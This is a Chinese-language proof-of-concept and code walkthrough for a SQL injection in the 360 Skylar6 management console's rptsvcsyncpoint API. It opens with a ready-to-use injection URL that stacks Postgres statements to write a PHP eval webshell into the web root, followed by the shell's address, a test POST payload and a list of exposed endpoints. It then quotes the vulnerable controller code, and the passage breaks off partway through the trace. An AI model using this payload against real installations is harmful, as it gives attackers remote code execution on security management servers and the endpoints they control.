

poc

注入写shell:

```
https://192.168.24.196:8443/api/dp/rptsvcsyncpoint?ccid=1';create table O(T TEXT);insert into O(T) values('<?php @eval($_POST[1]);?>');copy O(T) to 'C:\Program Files (x86)\360\skylar6\www\1.php';drop table O;--
```

利用过程:

1. 通过安装包安装的一般都有root权限, 因此该注入点可尝试写shell
2. 通过注入点, 创建一张表 O
3. 为 表O 添加一个新字段 T 并且写入shell内容
4. Postgres数据库 使用COPY TO把一个表的所有内容都拷贝到一个文件(完成写shell)
5. 删除 表O


shell地址:


```
https://192.168.24.196:8443/1.php
```

POST

```
1=phpinfo();
```

漏洞演示





首先打开: C:\Program Files (x86)\360\skylar6\www\data\adminlog_path_dict.json 该路径存放了大量的接口地址, 并且可以该文件已列出是否开放接口

```
88 "/setting/account/delete/": "账号管理-本地账号-删除",
89 "/setting/account/reset/": "账号管理-本地账号-密码重置",
90 "/setting/account/update/": "账号管理-本地账号-信息修改",
91 "/alarm/index/getfilter/": "告警中心-系统告警-getfilter 接口",
92 "/alarm/index/index/": "告警中心-系统告警",
93 "/alarm/index/list/": "告警中心-系统告警-list 接口",
94 "/alarm/index/setresponse/": "告警中心-系统告警-setresponse 接口",
95 "/alarm/index/system/": "告警中心-系统告警",
96 "/alarm/index/templateupdate/": "告警中心-系统告警-templateupdate 接口",
97 "/api/bcm/index/": "开放接口-交行-index 接口",
98 "/api/bcm/interface/": "开放接口-交行-interface 接口",
99 "/api/bcm/syncldagroupbynotice/": "开放接口-交行-syncldagroupbynotice 接口",
100 "/api/bcm/test/": "开放接口-交行-test 接口",
101 "/api/bcm/testnoticeuser/": "开放接口-交行-testnoticeuser 接口",
102 "/api/client/clientlist/": "开放接口-终端-clientlist 接口",
103 "/api/client/getclientstatistics/": "开放接口-终端-getclientstatistics 接口",
104 "/api/client/getsummary/": "开放接口-终端-getsummary 接口",
105 "/api/dp/getlastupdate/": "开放接口-级联-getlastupdate 接口",
106 "/api/dp/getsub/": "开放接口-级联-getsub 接口",
107 "/api/dp/loglastsync/": "开放接口-级联-loglastsync 接口",
108 "/api/dp/putsub/": "开放接口-级联-putsub 接口",
109 "/api/dp/rptsvcsyncpoint/": "开放接口-级联-rptsvcsyncpoint 接口",
110 "/api/file/blacklist/": "开放接口-样品鉴定-blacklist 接口",
111 "/api/file/graylist/": "开放接口-样品鉴定-graylist 接口",
112 "/api/file/whitelist/": "开放接口-样品鉴定-whitelist 接口",
113 "/api/imsservice/error/": "开放接口-微服务-error 接口",
114 "/api/imsservice/s/": "开放接口-微服务-s 接口",
115 "/api/init/auth/": "开放接口-init-auth 接口",
116 "/api/init/certinfo/": "开放接口-init-certinfo 接口",
117 "/api/init/communicationport/": "开放接口-init-communicationport 接口",
118 "/api/init/component/": "开放接口-init-component 接口",
119 "/api/init/config/": "开放接口-init-config 接口",
120 "/api/init/info/": "开放接口-init-info 接口",
121 "/api/init/module/": "开放接口-init-module 接口",
122 "/api/init/policy/": "开放接口-init-policy 接口",
123 "/api/init/version/": "开放接口-init-version 接口",
124 "/api/leak/import/": "开放接口-漏洞-import 接口",
125 "/api/mdm/error/": "开放接口-mdm-error 接口",
126 "/api/mdm/s/": "开放接口-mdm-s 接口",
```

那么重点先查看一下这些开放的端口即可

其中盯上了一个接口: api/dp/rptsvcsyncpoint

通过查看yii手册知道了路由走向, 接口文件地址: C:\Program Files (x86)\360\skylar6\www\application\api\controllers\DpController.php

```
66 {
67     $result = Constants::$WEB_SUCCESS_RT;
68     try {
69         $cc_id = $this->getParam("ccid");
70         $dao = ObjectFinder::find("DataPortalDao");
71         $result["data"] = array("antiadwa" => (int) $dao->getRptsvcsLastSync("rptsvcs_antiadwa_event", $cc_id), "clientupgrade" => (int) $dao->getRptsvcsLastSync("rptsvcs_clientupgrade", $cc_id));
72     } catch (Exception $e) {
73         $result = $e;
74     }
75     $this->renderJson($result);
76 }
77
78 public function actionRptsvcsyncpoint()
79 {
80     $result = Constants::$WEB_SUCCESS_RT;
81     try {
82         $cc_id = $this->getParam("ccid");
83         $dao = ObjectFinder::find("DataPortalDao");
84         $antiadwa = $dao->getSyncPoint("antiadwa", $cc_id);
85         $clientupgrade = $dao->getSyncPoint("clientupgrade", $cc_id);
86         $examscore = $dao->getSyncPoint("examscore", $cc_id);
87         $gateway = $dao->getSyncPoint("gateway", $cc_id);
88         $leak = $dao->getSyncPoint("leak", $cc_id);
89         $sd = $dao->getSyncPoint("sd", $cc_id);
90         $spashield = $dao->getSyncPoint("spashield", $cc_id);
91         $logsynclogic = ObjectFinder::find("CascadeLogSyncLogic");
92         $path = $logsynclogic->checkSyncPath(dirname(Q_ROOT) . ConstantsReport::CASCADE_LOGRECEIVED);
93         $logsynclogic->clearTimeOutLog($path, ConstantsReport::CASCADE_LOGTIMEOUT);
94         $result["data"] = array("antiadwa" => $antiadwa["count"], "clientupgrade" => $clientupgrade["count"], "examscore" => $examscore["count"], "gateway" => $gateway["count"], "leak" => $leak["count"], "sd" => $sd["count"], "spashield" => $spashield["count"]);
95         $result["filecount"] = array("antiadwa" => $logsynclogic->checkFilesByCcid($path, $cc_id, "antiadwa"), "clientupgrade" => $logsynclogic->checkFilesByCcid($path, $cc_id, "clientupgrade"));
96     } catch (Exception $e) {
97         $result = $e;
98     }
99     $this->renderJson($result);
100 }
```

进来以后看到它接收了 `$cc_id = $this->getParam("ccid")` 并且被 `getSyncPoint()` 方法接收

跟进去 `getSyncPoint()` 方法 地址为: C:\Program Files

(x86)\360\skylar6\www\source\domain\dao\DataPortalDao.php

